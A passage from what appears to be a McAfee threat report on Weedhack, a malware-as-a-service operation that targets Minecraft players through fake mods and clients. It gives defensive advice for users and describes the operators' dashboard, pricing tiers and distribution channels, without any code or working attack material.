1. You come across a YouTube video showcasing a new Minecraft Client/Mod.	The video reviews Minecraft Client/Mod and provides a link to download it for free.	Such videos are posted by threat actors to trap potential victims.	1. The video was posted recently. 2. The video was uploaded by a channel that only posts similar content.	McAfee's Web Protection help block malicious sites.
2) You discovered a website offering Minecraft Mods/Clients.	The Website seems genuine, as it is well crafted and beautiful.	It's easier to create such websites now, due to the advancements in AI models.	The Minecraft tool is not hosted on the official website.	McAfee's Web Protection help block malicious sites.
3) You download a Minecraft client, and it gets detected by your AV product	The website mentions that sometimes AV products make mistakes, and you should disable your AV products to use the client.	The threat actors manipulate users into executing malware that is already known and detected by security solutions.	1. The Minecraft tool is not hosted on the official website. 2. The website does not explain why their tool is being mistaken as malware.	McAfee's Threat Explainer informs us why a certain file is being detected.
4) You or someone you know has been contacted by a hacker claiming to have hacked your system.	Threat actors claim to know your IP address and show evidence that they have access to your webcam or to your system.	Threat actors reach out to their victims, to harass and bully them.		Reach out to someone you trust, such as a parent or guardian, and inform them about the incident. Following the attacker's instructions could lead to more damage.

Malware Dashboard




Figure 10: Dashboard hosted on Weedhack.to

The dashboard is currently hosted on 'hxxps://weedhack.to/dashboard/auth/login'. We identified 10 URLs that are part of this campaign and hosted the dashboard earlier. As older URLs are getting detected, threat actors are actively deploying new domains.

The Dashboard allows users to view their statistics, total hits, and session hits. Every hit contains system information, such as CPU, GPU, RAM, OS, IP address, User and PC name along with a screenshot of the victim's screen and execution environment of the malware. Within this section, it provides access to all stolen credentials exported from a victim's PC.

Session hits on the other hand, only include Minecraft session IDs, used for Minecraft account hijacking.




Figure 11: Leaderboard with All-Time hits and 24-Hour Hits

Weedhack maintains a leaderboard for its customers with All-Time hits and 24-hour hits. Total campaign hits have reached over 116,464, and the leaderboard is refreshed every 10 minutes.




Figure 12: Build Section

Weedhack includes a Build section that allows customers to create custom payloads that can target Minecraft versions 1.21.0 to 1.21.11. This section also allows customers to inject the

malware into legitimate Minecraft mods, tricking users into believing the mod is functioning as expected.




Figure 13: Tutorial Section

Customers get access to an elaborate tutorial section on the dashboard that covers a wide range of topics, such as:

- How to use the Dashboard.
- How to use the Remote Access Section.
- How to use the stolen Discord Tokens, Cookies and crypto wallet credentials.
- Recommendations for VPN and residential proxy services with setup instructions.
- OPSEC Guidelines
- Tutorial on Malware distribution techniques, such as SEO Poisoning and YouTube Spreading.
- An FAQ section that covers common queries and provides basic troubleshooting guidance.




Figure 14: Suggestions Section

Weedhack also offers a Suggestion section, where customers can submit feature requests or vote on current suggestions. Current leading suggestions on the platform include –

- Jump scare functionality
- Adding ransomware
- Microphone access
- Support for more Minecraft clients




Figure 15: Buy Premium Section

Weedhack offers 4 payment options. They accept payments in Bitcoin and Litecoin. For every new payment, a new crypto wallet is created, so it is difficult to track wallet IDs associated with the campaign.

Web based rat builder	✓	✓
Fabric 1.21.0 to 1.21.10	✓	✓
Inject into other mods	✓	✓
More features	Coming soon	Coming soon
Remote Overview ?	✗	✓
Rerun the stealer	✗	✓
Screenshot (with mouse and keyboard access)	✗	✓
Webcam	✗	✓
Keylogger	✗	✓
Remote Shell	✗	✓
Remote File Manager	✗	✓
More features	✗	Coming soon
Minecraft Token Refresh e	✗	✗
More tools	Coming soon	Coming soon

Figure 16: Features Section

They provide an extensive side-by-side comparison of the free and premium features.

After purchasing the premium subscription, customers get access to the Remote section, where they can use features such as webcam access, keylogging, reverse shell, and other remote-access capabilities




Figure 17: Settings Section

Additionally, the camping has a settings tab, allowing users to configure telegram and discord notifications for new hits and anti-spam controls, where they can disable notifications based on IP addresses, usernames, UUIDs and other criteria.




Figure 18: Discord announcement

Weedhack has moved away from Discord as a communication platform and uses Telegram exclusively for communication.




Figure 19: Weedhack's Telegram Channel

This channel is used for broadcasting updates regarding the Weedhack campaign. It allows customers to directly reach out to the threat actor, in case they encounter any serious issues. Weedhack has attracted significant attention due to its high infection counts.

